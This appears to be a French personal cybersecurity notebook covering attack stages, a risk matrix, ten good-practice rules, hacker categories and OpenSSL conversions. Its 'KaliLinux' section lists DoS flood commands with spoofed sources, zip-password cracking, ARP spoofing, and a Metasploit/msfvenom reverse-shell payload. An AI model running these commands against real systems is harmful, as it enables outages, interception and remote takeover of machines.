Sécurité

Contient les ressources liés à la cybersécurité.

Déroulé d'une attaque type

https://www.stoik.com/cyberattaque-etapes

Déroulé d'une cyberattaque

1 Reconnaissance

L'attaquant cartographie les vulnérabilités techniques et identifie les personnes d'intérêt d'une entreprise

2 Armement

Il crée ou achète les outils qui vont permettre d'exploiter les vulnérabilités identifiées

3 Intrusion

Le pirate utilise son arme et met un 1er pied dans le système d'information (SI)

4 Mouvement latéral


Il se propage dans le SI pour s'assurer une emprise la plus complète sur le système

5 Élévations de privilèges


L'attaquant gagne de nouveaux droits et devient administrateur du système

6 Persistance

Il déploie des moyens pour rester connecté le plus longtemps et le plus silencieusement possible dans le SI



Etat des cybermenaces (2025)



Evaluation des risques cybersécurité

EXPLOITATION / IMPACT	COMPLEX	HARD	MODERATE	EASY
MINOR	Minor	Minor	Important	Major
IMPORTANT	Minor	Important	Important	Major
MAJOR	Important	Major	Major	Critical
CRITICAL	Important	Major	Critical	Critical

Golden rules

La réduction des risques induits par l’usage des technologies numériques repose d’abord sur le respect de bonnes pratiques à adopter. À elles seules, ces dix règles d’or vous protègeront de la majorité des risques numériques qui pèsent sur vos usages personnels ou professionnels.

1. Séparez strictement vos usages à caractère personnel de ceux à caractère professionnel

Avec l’avènement d’Internet et l’évolution des usages, la frontière entre vie professionnelle et vie personnelle devient de plus en plus poreuse. Pour sécuriser au mieux vos usages numériques dans ces différents environnements :

- Evitez d’utiliser vos moyens personnels (téléphone mobile, clé USB, etc.) à des fins professionnelles et inversement.
- N’utilisez pas votre adresse email professionnelle pour vous inscrire sur des sites Internet à titre personnel et réciproquement.
- Ne connectez pas d’équipements personnels, ou non fournis par votre service informatique, au réseau de votre entité ou à un équipement professionnel (téléphone mobile personnel, clé USB ou gadget électronique offert, etc.) ; ne connectez vos équipements professionnels sur votre réseau personnel que dans les conditions prévues par votre service informatique.

2. Mettez régulièrement à jour vos outils numériques

Un appareil ou un logiciel qui n’est pas à jour devient vulnérable. Après avoir identifié l’ensemble de vos appareils et logiciels :

- Appliquez les mises à a jour dès qu’elles vous sont proposées.
- Téléchargez les mises à jour uniquement depuis les sites officiels des éditeurs.
- Activez l’option de téléchargement et d’installation automatique des mises à jour, quand elle existe.

3. Protégez vos accès par une authentification double-facteur lorsque c’est possible, ou *a minima* par des mots de passe robustes

Il est important d’utiliser un mot de passe différent pour chaque accès (messagerie, banque en ligne, comptes de réseaux sociaux, etc.) afin d’éviter l’effet boule de neige en cas de compromission de l’un de vos comptes.

- Créez un mot de passe robuste (suffisamment long, complexe et aléatoire) de 12 caractères minimum et contenant des minuscules, des majuscules, des chiffres et des caractères spéciaux ; les phrases de passe (par exemple, une phrase prise au hasard dans un livre) constituent une bonne alternative parfois plus simple à mémoriser.
- Ne communiquez jamais votre mot de passe à un tiers : aucune organisation ou personne de confiance ne vous demandera de lui communiquer votre mot de passe.

A savoir : un coffre-fort de mots de passe permet de stocker de manière sécurisée l’ensemble de vos mots de passe et vous permet d’en générer de manière aléatoire.

4. Ne laissez pas vos équipements sans surveillance

Lorsque vous êtes en déplacement, veillez à ne jamais laisser vos appareils sans surveillance. Vous vous exposez au vol, à la manipulation et la compromission desdits matériels et de vos données.

Lorsque vous n’utilisez pas votre poste de travail (même au bureau et à la maison), pensez à le verrouiller et placer en lieu sûr l’ensemble de votre matériel informatique (support de stockage, etc.).

5. Prenez soin de vos informations personnelles en ligne

Chacun est responsable de ce qu'il diffuse sur Internet.

- Ne communiquez jamais d'informations sensibles sur des sites qui ne vous semblent pas suffisamment protégés, surtout lorsque la mention "Non sécurisé" apparaît à gauche de l'adresse du site Internet.
- Veillez à bien identifier les personnes avec qui vous communiquez sur Internet ; en cas de doute sur une identité, contactez cette personne par un autre moyen avant d'effectuer la moindre action ou de répondre à une requête.

6. Protégez votre messagerie électronique

L'hameçonnage (ou *phishing* en anglais) désigne une technique frauduleuse qui consiste à usurper l'identité d'un organisme connu (banque, opérateurs, etc.) ou d'un proche pour récupérer des informations.

- Ne cliquez jamais sur un lien et/ou une pièce jointe qui vous semblent douteux ; en cas de suspicion, passez la souris sur le lien pour voir apparaître l'adresse vers laquelle il dirige et appréciez sa légitimité.
- Ne répondez jamais à un mail suspect ; au moindre doute, contactez l'expéditeur par un autre canal.
- Activez la double authentification pour sécuriser vos accès si le fournisseur de messagerie le permet.

7. Évitez les réseaux Wi-Fi publics ou inconnus

S'ils peuvent s'avérer très utiles, les réseaux Wi-Fi publics sont une aubaine pour les attaquants. Très faciles d'accès, ces réseaux peuvent être contrôlés pour intercepter vos informations.

- Désactivez les connexions sans-fil (Wi-Fi, Bluetooth, NFC, etc.) lorsque vous ne vous en servez pas pour éviter que vos appareils s'y connectent automatiquement.

- Lorsque cela est possible, préférez le partage de connexion depuis votre mobile ; sécurisez la connexion avec un mot de passe robuste.
- Si vous n’avez d’autre choix que d’utiliser un Wi-Fi public, veillez à ne jamais y réaliser d’opérations à caractère sensible (paiement par carte bancaire, déclaration d’impôts, renseignement d’informations confidentielles, etc.) et utilisez, si possible, un réseau privé virtuel (VPN).

8. Sauvegardez régulièrement vos données

Effectuez des sauvegardes régulières de vos données personnelles et professionnelles sur des supports distincts selon les usages, et placez-les en sécurité. Cela vous protège en cas de panne, de perte, de vol, de destruction de votre matériel ou d'attaque informatique.

- Utilisez des stockages externes (clé USB, disque dur, etc.) ou optez pour un service de stockage en ligne (*cloud*).
- Privilégiez les capacités de stockage mises à disposition par votre entreprise pour vos données professionnelles.
- Chiffrez le contenu de vos appareils de stockage.
- Réalisez des sauvegardes non connectées de manière régulière.

9. Protégez-vous des virus et autres logiciels malveillants

Sur Internet, les logiciels malveillants (virus, vers, cheval de Troie, logiciel espion, etc.) représentent un risque réel. Ils sont distribués par de nombreux vecteurs dont vous pouvez vous protéger grâce à :

- Un antivirus dont vous respectez les recommandations (mise à jour des bases virales, suppression ou mise en quarantaine des fichiers suspects).
- Un pare-feu bien configuré qui bloquera les connexions non désirées depuis et vers votre ordinateur.

L’utilisation de ces outils ne sera efficace qu’à condition d’y associer quelques bonnes pratiques :

- N’utilisez jamais un service ou un équipement inconnu ou abandonné (une clé USB par exemple).
- Attribuez un usage spécifique à chaque clé USB pour réduire les effets d’une éventuelle contamination.

10. Accordez le juste niveau de privilèges

Plusieurs personnes peuvent avoir accès au même poste de travail avec un accès plus ou moins restreint, défini selon leurs besoins.

Lorsqu’il vous revient d’ajouter des utilisateurs à un appareil ou à un service, et donc de choisir le niveau de permission à leur accorder, appliquez toujours la règle du privilège minimum et assurez-vous que chacun des utilisateurs ait uniquement les permissions dont il a besoin. Par défaut, tous les utilisateurs d’un poste de travail ou d’un serveur doivent avoir un niveau d’accès limité au système d’exploitation et aux informations. Ensuite, il vous revient de personnaliser les attributions et possibilités de chacun.

KaliLinux - Commandes utiles

I. DDoS attack

Flood ICMP paquets avec ip aléatoire :

```
hping3 -1 --flood --rand-source <hostip>
```

Flood UDP paquets avec ip aléatoire :

```
hping3 -2 --flood --rand-source <hostip>
```

Flood TCP Syn paquets avec ip aléatoire :

```
hping3 -S --flood --rand-source <hostip>
```

III. Password Attack

Cracker un zip (brute force):

```
#Command
fcrackzip -u -b </path/to/zip>

#Exemple
fcrackzip -u -b /home/kali/Documents/monzip.zip
```

Craquer un zip (dictionnaire):

```
#Command
fcrackzip -u -D -p </path/to/dictionary> </path/to/zip>

#Exemple
fcrackzip -u -D -p /home/kali/testdict.txt /home/kali/Documents/monzip.zip
```

V. Man in the Middle

Récupérer les infos de tables arp :

```
arp -a
```

activer l'ip forwarding :

```
sysctl -w net.ipv4.ip_forward=1
```

lancer le spoofing :

```
arpspoof -i <interfaceName> -t <ip victime> <ip routeur>
```

Utiliser une page web middle :

```
setoolkit
```

exploit windows meterpreter server :

```
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_https
set LHOST 10.11.0.5
set LPORT 8443
run
```

Generate client :

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.11.0.5 LPORT=8443 -f exe -o
runme.exe
```

VI. Scan web

Les types de hackers

Types de hackers

Ils sont rangés par considérations éthiques au regard de la loi et non eu regard de leurs convictions.

Le "**white hat**"

Connu en tant que "***Hacker éthique***", ils sont employés par des sociétés privées ou des gouvernement pour identifier les failles et aider les entreprises et institution à se protéger. Il s'agit d'experts en cybersécurités agissants sous contrat et dans un cadre légal strict.

Ils comprennent entre autres :

- Les auditeurs en cybersécurité
- Les chercheurs en cybersécurité
- Les personnes agréées en OSINT

Le "Grey hat"

Bien qu'agissant souvent pour le bien commun ou pour prouver leurs compétences, ils le font à la marge du cadre légal voire en dehors. Il peut s'agir d'experts ou de "***freelance***" et agissent le plus souvent en électron libre. Leurs actions visent à révéler des faiblesses ou des failles dans les infrastructures, ou apporter une preuve de leurs compétences, bien qu'ils ne soient pas mandatés pour le faire.

Certains le font également pour alerter le public en exfiltrant des documents ou informations confidentielles.

Ils comprennent entre autres :

- Les lanceurs d'alertes
- Les "***security enthusiasts***"
- Les "***pentesters***" amateurs
- Les "***Hacktivistes***" (tant qu'ils n'ont pas de comportement destructeurs ou a visée terroriste).

Le "**Black hat**"

Il s'agit de tous les types de pirates malveillant ou agissant de manière destructive. On y retrouve toutes les activité cybercriminelles allant du Ransomware au vol d'information confidentielle. Si la plupart du temps, ils agissent pour l'argent, certains peuvent agir par raison politique.

Ils comprennent entre autre :

- Les cybercriminels (isolés ou en organisation)
- Les organisations terroristes
- Les '***script kiddies***'
- Les "***Hacktivistes***" plus extrémistes

Openssl - Commandes de conversion

De PFX vers .crt et .key :

- Extraire et décoder la clé privée

```
openssl pkcs12 -in <chemin/vers/pfx> -nocerts -out private.key
openssl rsa -in private.key -out private_unencrypted.key
```

- Extraire le certificat


```
openssl pkcs12 -in <chemin/vers/pfx> -clcerts -nokeys -out certificate.crt
```

De .crt & .key vers .pfx


```
openssl pkcs12 -inkey private.key -in certificate.crt -export -out myfile.pfx
```

Schema URL

Constitution de l'URI



Points d'attentions



Solidité mots de passe (2025)